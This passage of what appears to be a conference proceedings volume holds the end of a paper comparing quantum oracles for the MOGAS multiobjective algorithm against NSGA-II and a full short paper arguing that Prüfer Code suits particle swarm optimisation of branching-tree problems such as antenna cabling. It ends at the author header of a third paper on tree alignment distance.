# Evaluations	MOGAS- $h_1$ [#]	MOGAS- $h_2$ [#]
100	815	352
200	2162	1299
300	3588	2277
400	5149	3474

TABLE IX  
AVERAGE ITERATION NUMBERS USED ON THE  $RG_2$  (FROM 100 TO 400 EVALUATIONS).

Oracle Types		
# Evaluations	MOGAS- $h_1$ [#]	MOGAS- $h_2$ [#]
100	748	343
200	2078	991
300	3483	2373
400	4975	3485

TABLE X  
AVERAGE ITERATION NUMBERS USED ON THE  $RG_3$  (FROM 100 TO 400 EVALUATIONS).

Oracle Types		
# Evaluations	MOGAS- $h_1$ [#]	MOGAS- $h_2$ [#]
100	838	349
200	1952	888
300	3344	1947
400	4848	3274

TABLE XI  
AVERAGE ITERATION NUMBERS USED ON THE ZDT1 (FROM 100 TO 400 EVALUATIONS).

Oracle Types		
# Evaluations	MOGAS- $h_1$ [#]	MOGAS- $h_2$ [#]
100	219	280
200	602	801
300	1182	1517
400	2094	2385

TABLE XII  
AVERAGE ITERATION NUMBERS USED ON THE ZDT3 (FROM 100 TO 400 EVALUATIONS).

Oracle Types		
# Evaluations	MOGAS- $h_1$ [#]	MOGAS- $h_2$ [#]
100	255	259
200	863	668
300	1635	1319
400	2571	2247

TABLE XIII  
AVERAGE ITERATION NUMBERS USED ON THE ZDT4 (FROM 100 TO 400 EVALUATIONS).

Oracle Types		
# Evaluations	MOGAS- $h_1$ [#]	MOGAS- $h_2$ [#]
100	407	410
200	1260	1255
300	2676	2273
400	3858	3474




Fig. 3. Graphs of the hypervolume metric in percentage ( $hv$ ) versus the number of evaluations of the objective function vector ( $eval$ ) made by each algorithm (MOGAS and NSGA-II) with respect to the  $RG_3$  suite test.




Fig. 5. Graphs of the hypervolume metric in percentage ( $hv$ ) versus the number of evaluations of the objective function vector ( $eval$ ) made by each algorithm (MOGAS and NSGA-II) with respect to the ZDT3 suite test.




Fig. 4. Graphs of the hypervolume metric in percentage ( $hv$ ) versus the number of evaluations of the objective function vector ( $eval$ ) made by each algorithm (MOGAS and NSGA-II) with respect to the ZDT1 suite test.




Fig. 6. Graphs of the hypervolume metric in percentage ( $hv$ ) versus the number of evaluations of the objective function vector ( $eval$ ) made by each algorithm (MOGAS and NSGA-II) with respect to the ZDT4 suite test.

## VII. CONCLUDING REMARKS

This work compared two different types of oracles used in a quantum algorithm for multiobjective optimization problems. The presented multiobjective quantum algorithm, called MOGAS, is a natural extension of previous quantum algorithms for single-objective optimization based on Grover's search method. The experimental results of this work suggests that MOGAS (considering both types of oracles) was not only an effective approach for multiobjective optimization problems, but it was also efficient as was observed when MOGAS was compared against NSGA-II, which is one of the most cited multiobjective optimization algorithms [8]. In most of the studied cases, MOGAS obtained better or equal results in average after comparing it against NSGA-II for the same number of executions especially with respect to the oracle based on the boolean function  $h_1$ ; in regard of  $h_2$ , the results presented in this work are almost equal compared to NSGA-II.

In spite of the simple adaptive strategy used by MOGAS

(considering both types of oracles), the experimental results of this work present a remarkable performance over NSGA-II. Therefore, the presented experimental results show the efficiency of a simple quantum algorithm with respect to a classical more elaborated algorithm.

Another interesting fact to note is the difference between the number of iterations used by MOGAS. The oracle based on the boolean function  $h_2$ , in most cases, employed a smaller number of iterations than the one using  $h_1$ . Hence,  $h_2$  is more efficient than  $h_1$ , which represents a saving in the number of queries to the quantum oracle.

For future research, it is interesting to study other different definitions of oracles for multiobjective problems. It is also very important to lay some theoretical foundations that can show the convergence of MOGAS to the set of Pareto-optimal solutions.

## ACKNOWLEDGMENT

The authors acknowledge support from Conacyt grant 14-POS-008.

## REFERENCES

- [1] Nielsen, M. A. and Chuang, I. L., *Quantum computation and quantum information*, Cambridge university press, 2010.
- [2] Shor, P. W., *Algorithms for quantum computation: Discrete logarithms and factoring*, In Foundations of Computer Science, 1994 Proceedings, 35th Annual Symposium on (pp. 124-134). IEEE, 1994. doi:10.1109/SFCS.1994.365700
- [3] Grover, L. K., *A fast quantum mechanical algorithm for database search*, In Proceedings of the twenty-eighth annual ACM symposium on Theory of computing (pp. 212-219), ACM, 1996. doi:10.1145/237814.237866
- [4] Dürr, C. and Høyer, P., *A quantum algorithm for finding the minimum*, arXiv preprint quant-ph/9607014, 1996. doi:10.1.1.57.2796
- [5] Baritomp, W. P., Bulger, D. W., and Wood, G. R., *Grover's quantum algorithm applied to global optimization*, SIAM Journal on Optimization, 15(4), 1170-1184, 2005. doi:10.1137/040605072
- [6] Barán, B. and Villagra, M., *Multiobjective Optimization in a Quantum Adiabatic Computer*. In Proceedings of the 42nd Latin American Conference on Informatics (CLEI), Symposium on Theory of Computation, ENTCS 329, pp.27-38, Valparaíso-Chile, 2016. doi:10.1016/j.entcs.2016.12.003
- [7] von Lücken, C., Barán, B. and Brizuela, C., *A survey on multi-objective evolutionary algorithms for many-objective problems*, Computational Optimization and Applications, 58(3), 707-756, 2014. doi:10.1007/s10589-014-9644-1
- [8] Riquelme, N., Baran, B., and von Lücken, C., *Performance metrics in multi-objective optimization*, Computing Conference (CLEI), 2015 Latin American. IEEE, 2015. doi:10.1109/CLEI.2015.7360024
- [9] Lipton, R. J., and Regan, K. W. *Quantum Algorithms Via Linear Algebra*, MIT Press, 2014.
- [10] Chase, N., et al., *A benchmark study of multi-objective optimization methods*, BMK-3021, Rev 6, 2009. doi:10.1.1.520.1343
- [11] E. Zitzler and L. Thiele., *Multiobjective evolutionary algorithms: a comparative case study and the strength Pareto approach*. IEEE Transactions on Evolutionary Computation, 3(4):257-271, 1999. doi:10.1109/4235.797969

# Using branching-property preserving Prüfer Code to encode solutions for Particle Swarm Optimisation

Hanno Hildmann

Universidad Carlos III de Madrid (UC3M)  
Av. Universidad, 30 - 28911 Leganés - Spain  
Email: hannel@cypherpunx.org / hannel.hildmann@uc3m.es

Dymitr Ruta

Emirates ICT Innovation Centre (EBTIC)  
P.O. 127788 Abu Dhabi, UAE  
Email: dymitr.ruta@kustar.ac.ae

Dina Y. Atia

Khalifa University of Science and Technology  
P.O. 127788 Abu Dhabi - UAE  
Email: dina.atia@kustar.ac.ae

A. F. Isakovic

Khalifa Semiconductor Research Center (KSRC),  
Khalifa University of Science and Technology  
P.O. 127788 Abu Dhabi - UAE  
Email: iregx137@gmail.com / abdel.isakovic@kustar.ac.ae

**Abstract**—In the area of applied optimisation, heuristics are a popular means to address computational problems of high complexity. Modelling the problem and mapping all variations of its solution into a so-called *solution space* are integral parts of this process. Representing solutions as graphs is common and, for a special type of graph, *Prüfer Code* (PC) offers a computationally efficient mapping (algorithms of  $\Theta(n)$ -complexity are known) to  $n-2$  dimensional Euclidean space. However, this encoding does not preserve properties such as e.g. locality and therefore PC has been shown to be a bad choice for entire classes of problems. We argue that PC does allow the preservation of some properties (e.g. degree of branching and branching vertices) and that these are sufficiently relevant for certain types of problems to motivate encoding them in PC. We present our investigations and provide an example where PC has been shown to be a useful encoding.

## I. INTRODUCTION & OUTLINE

**H**EURISTICS (from the Greek *εὐρίσκω*: “to find”, “to discover”) are approaches that *find* or *estimate* good solutions to problems, as opposed to reliably determining the best one. For the more complex problems it is often impossible to exhaustively check all possible solutions, motivating the use of a heuristic. Furthermore, many problems require only a certain quality of the solution, and investing resources in improving a solution past this point does not add any benefit.

In one way or another, heuristics use some underlying properties of the solution space to navigate it. This process is *iterative*: heuristics identify acceptable solutions and then continuously try to improve on them in some informed manner.

In order to be able to *move* from one solution to a better one, there has to be some relation between them. Using this relation enables the heuristic to estimate which alternatives to consider (so as to avoid having to consider them all).

*Modelling* a problem and *encoding* its solutions (i.e. the mapping into a domain) are important decisions in the process. There are many ways to represent solutions and we will only focus on one: graphs, and in our case, simple, undirected, connected and acyclic graphs, commonly called *trees* [5]. In §II we provide some background on trees and discuss known complexity results as well as a specific

encoding that allows us to represent trees as unique sequences of numbers: *Prüfer Code* [15].

There is evidence from the literature that mapping a tree to Prüfer Code fails to preserve certain properties, which have been shown to be important for a number of meta-heuristics [10]. We take a closer look at which properties are indeed preserved and then argue in §III that for a certain class of problems the preserved properties are actually sufficient to motivate the use of Prüfer Code. We support this in §IV by referencing to our work, which successfully used Prüfer Code.

## II. GRAPHS

### A. Graphs and trees

A *graph*  $G$  is a pair  $G = (V, E)$  of two sets: the set  $V = \{v_1, \dots, v_n\}$  of  $n$  *vertices* (which are also often referred to as *nodes* or *worlds*) and the set  $E = \{e_1, \dots, e_m\}$  of  $m$  *edges* (often called *lines* or *connections*). Each edge  $e_i$  is a tuple of two vertices, representing the two vertices that this edge connects (cf. [8], [3]). One sub-category of graphs are *connected graph without cycles* (i.e. the number of edges is  $n-1$  for  $n$  vertices), commonly called *trees* [14]. Trees are graphs in which any two vertices are *connected* to each other by a finite path which can not contain cycles. Phrasing it like this makes it intuitively clear why this type of graph can represent a solution to e.g. decision trees or routing problems.

We distinguish vertices that are single end nodes (i.e. *leaves* in the tree) and those that are not (i.e. *branching points*).

### B. Complexities of graphs

Given a set of  $n$  vertices, [4] showed that the family of different trees that can be constructed over this set has  $n^{n-2}$  members. This result is commonly known as *Cayley's Theorem* due to [5] (cf. [6]). The first combinatorial proof provided for this theorem was provided by Prüfer [15] in 1918 [14] using a mapping that represented trees with  $n$  vertices as strings of length  $n-2$  (cf. §II-C). By showing that this set of strings therefore had  $n^{n-2}$  members, Prüfer proved *Cayley's Theorem*.



**Algorithm 1** Encoding a tree-graph to Prüfer Code (cf. [13])

---

```

1:  $L \leftarrow$  leaves of  $T$ 
2: for  $i \leftarrow 1$  to  $(n - 2)$  do do:
3:    $v \leftarrow$  node removed from the head of  $L$ 
4:    $PC[i] \leftarrow$  neighbour of  $v$ 
5:   delete  $v$  from  $T$ 
6:   if  $\deg(PC[i]) = 1$  then
7:     add  $PC[i]$  to  $L$ 

```

---

If we restrict the branching factor for any vertex in the tree to a constant  $k$ , we get  $k$ -ary trees, which have been studied in the literature extensively [16], [9], [7]. The relation between *leafs* ( $n_l$ ) and *branching* vertices  $n_b$  in a  $k$ -ary tree is  $n_l = n_b(k - 1) + 1$  [16].

**C. Encoding graphs as Prüfer Code (PC)**

In addition to providing a proof to [5], Prüfer also provided us with an efficient mechanism to encode trees into sequences of  $n - 2$  integers (and back). Such  $n - 2$  dimensional Euclidean spaces are known to work well with swarm and evolutionary search algorithms and are therefore of potential interest to us.




Fig. 1. The Prüfer codes similar to [2,2,3,3]. All variations (b) to (i) differ from the original string (a) in only one digit and the difference between that digit and the original is 1; the root vertex  $v_3$  is denoted by a double circle.

The specific way in which Prüfer Code (PC) is generated can result in fundamentally different trees being represented as very similar PCs [10] (see Figure 1, above). This is one of the likely sources of problems in the context of using PCs for heuristics, and we address this issue in §III.

1) *Algorithms*: PC encoding and decoding follows a simple linear algorithm (cf. Alg. 1, Alg. 2, respectively), details of which can be found in [12]. From e.g. [13] we know that there are  $\Theta(n)$ -complexity algorithms (i.e. algorithms that can perform the translation either way in linear time) to do this.

Note that Alg. 1, above, assumes that the leaves are stored in a list (initially sorted in ascending order).

2) *Solution space*: Let's consider trees with  $n$  nodes (labelled 1 to  $n$ ), resulting in PCs with  $n - 2$  positions. We use  $\mathbb{PC} = \{pc_1, \dots, pc_{n(n-2)}\}$  to denote the set of all possible PC that meet this description. Clearly, any  $\mathbb{PC}$  can be mapped into

**Algorithm 2** Decoding Prüfer Code to a tree-graph (cf. [13])

---

```

1:  $L \leftarrow$  nodes that do not appear in the Prüfer Code  $PC$ 
2: for  $i \leftarrow 1$  to  $(n - 2)$  do do:
3:    $v \leftarrow$  node removed from the head of  $L$ 
4:   add edge  $\{v, PC[i]\}$  to  $T$ 
5:   if  $i$  is the rightmost position of  $v$  in  $PC$  then
6:     add  $v$  to  $L$ 
7:    $v \leftarrow$  node removed from the head of  $L$ 
8:   add edge  $\{v, PC[n - 2]\}$  to  $T$ 

```

---

a subset of  $\mathbb{N}^+$  by reading individual  $pc_i$  as a number (e.g. for  $n = 7$ : this is  $\{11111, \dots, 26416, 26417, 26421, \dots, 77777\}$ ). We use a PC's position in this set as the its ID (see example).

When exploring the solution space with heuristics we want there to be some correlation between a solution's location that space and its performance value. If we require that *similar* PCs represent trees encoding families of solutions (with regard to certain properties), we have to consider how we define *similar*.

**Example:** Let's consider encoding cooking recipes as trees (representing the order and inter-dependency of individual steps, started with step  $v_1$ ). For a recipe with 7 steps, this can be represented as a tree with 7 nodes (of which there are exactly 16807 unique variations), each corresponding to exactly one PC with 5 positions. If the interpretation of *similar* is numerical distance between two codes (e.g. 24617 is followed immediately by 26421, cf. Figure 2 bottom row) then very similar PCs encode substantially different trees (see Figure 2). As pointed out in [10] this will make PC a sub-optimal choice for interpretations of similarity.

While the variations shown in Fig. 2 differ, they do not differ dramatically. This loose similarity was already enough to produce results of sufficient quality when we used PC to encode solutions representing cable diagrams [1], [2], [11].

**III. NAVIGATING PRÜFER CODE****A. A property-preserving mapping of PC to a solution space**

The way trees are constructed from PC (cf. Alg. 2) implies that the connectivity of a vertex (the number of vertices it is connected to) is equal to the number of its occurrences in the PC + 1. This also means that not occurring vertices are leafs.

However, the positions of the integers matter, and exchanging two integers can result in more than the exchange of the corresponding vertices in the tree (see the example in Fig. 2).

1) *Filtering PC*: Using the above insight we look at certain filters for PCs that characterise properties of interest to us.

These filters, are defined with respect to a specific  $pc_i \in \mathbb{PC}$ :

- $\mathbb{I}_{pc_i}$ , the set of all different integers that occur in  $pc_i$
- $\mathbb{I}_{pc_i}^+$ , the ordered list of all the occurring integers

**Example:** for trees with  $n = 5$ ,  $\mathbb{PC} = \{[1, 1, 1], \dots, [5, 5, 5]\}$ ; for e.g.  $pc_i = [1, 2, 1]$ :  $\mathbb{I}_{[1,2,1]} = \{1, 2\}$  and  $\mathbb{I}_{[1,2,1]}^+ = \{1, 1, 2\}$ .




Fig. 2. Variations on  $pc_{4269}$ . An original graph (middle) is flanked by variations: (**first row**) differing in one position and just by 1 from the original integer (solution space  $(n-2)$ -dimensional) or (**second row**) the previous and the next ID (solution space:  $\mathbb{N}^+$ ); the root vertex is assumed to be  $v_1$ .

2) *Similarity classes*: We use these filters to define the similarity classes  $\mathbb{PC}_{\mathbb{I}}$  and  $\mathbb{PC}_{\mathbb{I}^+}$ , i.e. the subsets of  $\mathbb{PC}$  where all members  $pc_j$  have the same  $\mathbb{I}_{pc_j}$  or  $\mathbb{I}_{pc_j}^+$ , respectively:

- $\mathbb{PC}_{\mathbb{I}_{pc_i}}$ , the subset of  $\mathbb{PC}$  in which members are constructed using only the integers found in  $pc_i$ , and
- $\mathbb{PC}_{\mathbb{I}_{pc_i}^+}$ , where all members have exactly the same integers as  $pc_i$ , but not necessarily in the same order.

$\forall pc_j \in \mathbb{PC}_{\mathbb{I}_{pc_i}} : \mathbb{I}_{pc_i} = \mathbb{I}_{pc_j}$  and  $\forall pc_k \in \mathbb{PC}_{\mathbb{I}_{pc_i}^+} : \mathbb{I}_{pc_i}^+ = \mathbb{I}_{pc_k}^+$  with  $pc_i \in \mathbb{PC}_{\mathbb{I}_{pc_i}}$ ,  $pc_i \in \mathbb{PC}_{\mathbb{I}_{pc_i}^+}$  and  $\mathbb{PC}_{\mathbb{I}_{pc_i}^+} \subset \mathbb{PC}_{\mathbb{I}_{pc_i}}$ .

**Example:** for  $\mathbb{I}_{[1,2,1]} = \{1, 2\}$  and  $\mathbb{I}_{[1,2,1]}^+ = \{1, 1, 2\}$  we get:  $\mathbb{PC}_{\mathbb{I}_{[1,2,1]}} = \{[1, 1, 2], [1, 2, 1], [1, 2, 2], [2, 1, 1], [2, 1, 2], [2, 2, 1], [2, 2, 2]\}$  and  $\mathbb{PC}_{\mathbb{I}_{[1,2,1]}^+} = \{[1, 1, 2], [1, 2, 1], [2, 1, 1]\}$ .

3) *Distance*: To create - individually for each  $pc_i$  - relative  $pc_i$ -solution spaces based on  $\mathbb{I}_{pc_i}$  or  $\mathbb{I}_{pc_i}^+$  we need to define a distance between  $pc_i$  and any  $pc_j$  in  $\mathbb{PC}_{\mathbb{I}_{pc_i}}$  and  $\mathbb{PC}_{\mathbb{I}_{pc_i}^+}$ . Clearly the distance to itself ( $pc_j = pc_i$ ) is zero.

We may either want to define a single neighbour, a certain number of neighbours or sets of neighbours (potentially of varying sizes). This will directly impact the dimensionality of our solutions space: with a single neighbour we can use  $\mathbb{N}^+$  as solution space, otherwise our solution space is  $n$ -dimensional or, in case of sets, of varying dimensionality. After defining a function to determine either a fixed number or a set of immediate neighbours of  $pc_i$  we can calculate the distance  $\delta(i, j)$  between any two  $pc_i$  and  $pc_j$  as the shortest path connecting these two through their neighbours.

**Example:** for both  $\mathbb{PC}_{\mathbb{I}_{pc_i}}$  and  $\mathbb{PC}_{\mathbb{I}_{pc_i}^+}$  neighbourhood could (the choice is problem specific) be defined as, e.g.:

- the element in the respective set that is numerically the closest to  $pc_i$  (reading e.g.  $[1, 3, 2, 4]$  as 1324), or
- all those elements that are created by exchanging two neighbouring digits of the  $pc$ , e.g. for  $pc_i = [1, 2, 3, 4]$  this would be  $[2, 1, 3, 4]$ ,  $[1, 3, 2, 4]$  and  $[1, 2, 4, 3]$ .

## B. Motivation

When optimising cabling structures for e.g. distributed antenna systems or routing network trees, the number of used *splitters* or *routers* (corresponding to branches in the tree) is an important factor as hardware plays a major role in the overall cost. In problems of this type constraints are commonly imposed on all paths from the root to the leaf nodes of the trees (e.g. power attenuation due to cable length which must not exceed a certain value); due to this variations over a fixed set of routers or splitters need to be explored.

On the other hand, having identified nodes in the network that exhibit high potential to become branches we want to consider changing their branching factors (i.e. the equivalent of replacing a splitter with a larger or a smaller one).

Specifically, our subsets of  $\mathbb{PC}$  allow us the following:

- 1)  $\forall pc_i \in \mathbb{PC}_{\mathbb{I}_{pc_i}^+}$ :  $pc_i$  preserves the number of branching nodes, their branching degree as well as which node has how many branches. Only the specific allocation of leafs to these branches changes, as well as how these branching nodes are connected to each other.
- 2)  $\forall pc_j \in \mathbb{PC}_{\mathbb{I}_{pc_i}^+}$ : contrary to the above,  $pc_j$  does not ensure that the number of nodes with a certain branching degree stays the same, i.e. while the branching nodes do not change, their degree might, as does (as above) which leafs / other branching nodes they connect to.
- 3) In addition to the two above, we can explore variations on  $\mathbb{PC}_{\mathbb{I}_{pc_i}^+}$  and  $\mathbb{PC}_{\mathbb{I}_{pc_i}^+}$  by replacing all occurrences of an integer with one that does not occur in the original, or by simply adding or removing integers. As shown in Figure 1, these are more dramatic changes.

#### IV. PROOF OF CONCEPT APPLICATION

Despite the claims made in [10] we successfully used Prüfer Code encoding to optimise cabling to power indoor antenna systems for large buildings [1], where small instances of  $n = 20$  already have  $20^{20-2} = 2.62 \times 10^{22}$  possible connection trees, (cf. Figure 3). Our work, tested for problems of up to 100 floors, showed that using Particle Swarm Optimisation obtained good solutions in short time (minutes)<sup>1</sup>. We also used Genetic Algorithms (GA) which, although inferior to PSO, performed well, indicating that using PC was a feasible approach. Cf. [2] for an overview over the results.




Fig. 3. An example solution for the Distributed Antenna Cabling Problem [1], [2], [11]. The objective is to connect all floors (and antennas on each floor) using splitters and cables, subject to power constraints imposed in the splitters and the antennas. The choice of branching nodes (and their degree) is a primary factor in this problem, making Prüfer Code a useful encoding.

A performance analysis of the algorithm showed that PSO converges towards good solutions. This is suggested by the fact that stagnating improvement over previous generations indicates approaching the best expectable solution (cf. Fig. 4). The argument is straight forward: if our exploration through PC-space were entirely random (and thus void of beneficial *similarities*) we would expect that the potential for finding improved solutions increased with additional searches, while the graph plotted in Figure 4 indicates the opposite.

#### V. CONCLUSION

Our investigations and the suggestions put forward in this paper do not refute the claims made in [10]. Instead, they are to be understood as an addition, in the sense that we have identified a class of problems for which the encoding of trees in PC is beneficial. Specifically, when using trees to represent (a) variations on the branching of a tree (both in identifying the branching nodes as well as their degree of branching) and (b) the allocation of leaf nodes to branching nodes, Prüfer Code has proven to be a useful encoding. We intend to investigate this further by applying PC to other problems in the future.

<sup>1</sup>For comparison, a brute force search for  $n = 8$  required 15 minutes of CPU time; our approach returned the same optimal result after 15 seconds.




Fig. 4. The probability of finding a better solution plotted against the number of PSO generations resulting in unchanged best solution quality.

There have been other investigations into locality properties of PC (e.g. [14]) suggesting that the general results of [10] may not be all there is to PC. We have additional conjectures about this, which would require more space here and further investigations, and are outside the scope of this short paper.

#### REFERENCES

- [1] D. Y. Atia. Indoor distributed antenna systems deployment optimization with particle swarm optimization. M.Sc. thesis, Khalifa University of Science, Technology and Research, 2015.
- [2] D. Y. Atia, D. Ruta, K. Poon, A. Ouali, and A. F. Isakovic. Cost effective, scalable design of indoor distributed antenna systems based on particle swarm optimization and pruffer strings. In *IEEE 2016 IEEE Congress on Evolutionary Computation*, Vancouver, Canada, July 2016.
- [3] P. Blackburn, M. deRijke, and Y. Venema. *Modal Logic*. Cambridge University Press, 2001.
- [4] C. W. Borchardt. Über eine Interpolationsformel für eine Art symmetrischer Funktionen und über deren Anwendung. In *Math. Abh. Akad. Wiss. zu Berlin*, pages 1–20, Berlin, 1860.
- [5] A. Cayley. On the theory of the analytical forms called trees. *Philosophical Magazine*, 13:172–6, 1857.
- [6] A. Cayley. *A theorem on trees*, volume 13 of *Cambridge Library Collection - Mathematics*, pages 26–28. Camb. Univ. Press, July 2009.
- [7] S.-H. Cha. On complete and size balanced k-ary tree integer sequences. *Int. J. of Applied Mathematics and Informatics*, 6(2):67–75, 2012.
- [8] R. Diestel. *Graph Theory*. Elect. library of mathematics. Springer, 2006.
- [9] S. K. Ghosh, J. Ghosh, and R. K. Pal. A new algorithm to represent a given k-ary tree into its equivalent binary tree structure. *Journal of Physical Sciences*, 12:253–264, 2008.
- [10] J. Gottlieb, B. A. Julstrom, G. R. Raidl, and F. Rothlauf. Prüfer numbers: A poor representation of spanning trees for evolutionary search. In *Proceedings of the Genetic and Evolutionary Computation Conference (GECCO 2001)*, pages 343–350, San Francisco, California, 2001. Morgan Kaufmann Publishers.
- [11] H. Hildmann, D. Y. Atia, D. Ruta, K. Poon, and A. F. Isakovic. *Nature-Inspired Optimization in the Era of IoT: Particle Swarm Optimization (PSO) applied to Indoor Distributed Antenna Systems (I-DAS)*, chapter tbd, page tbd. Springer, 2018 (forthcoming).
- [12] B. A. Julstrom. Quick decoding and encoding of Prüfer strings: Exercises in data structures, 2005.
- [13] P. Micikevičius, S. Caminiti, and N. Deo. Linear-time algorithms for encoding trees as sequences of node labels, 2007.
- [14] T. Paulden and D. K. Smith. Developing new locality results for the Prüfer Code using a remarkable linear-time decoding algorithm. *The Electronic Journal of Combinatorics*, 14(1), August 2007.
- [15] H. Prüfer. Neuer Beweis eines Satzes über Permutationen. *Archiv der Mathematik und Physik*, 27:742–744, 1918.
- [16] P. V. Ramanan and C.L. Liu. Permutation representation of k-ary trees. *Theoretical Computer Science*, 38:83 – 98, 1985.

# Anchored Alignment Distance between Rooted Labeled Unordered Trees

Takuya Yoshino, Yuma Ishizaka<sup>†</sup>

Graduate School of Computer Science and Systems Engineering  
Kyushu Institute of Technology  
Kawazu 680-4, Iizuka 820-8502, Japan  
Email: {yoshino,y\_ishizaka}@dumbo.ai.kyutech.ac.jp

Kouichi Hirata\*

Department of Artificial Intelligence  
Kyushu Institute of Technology  
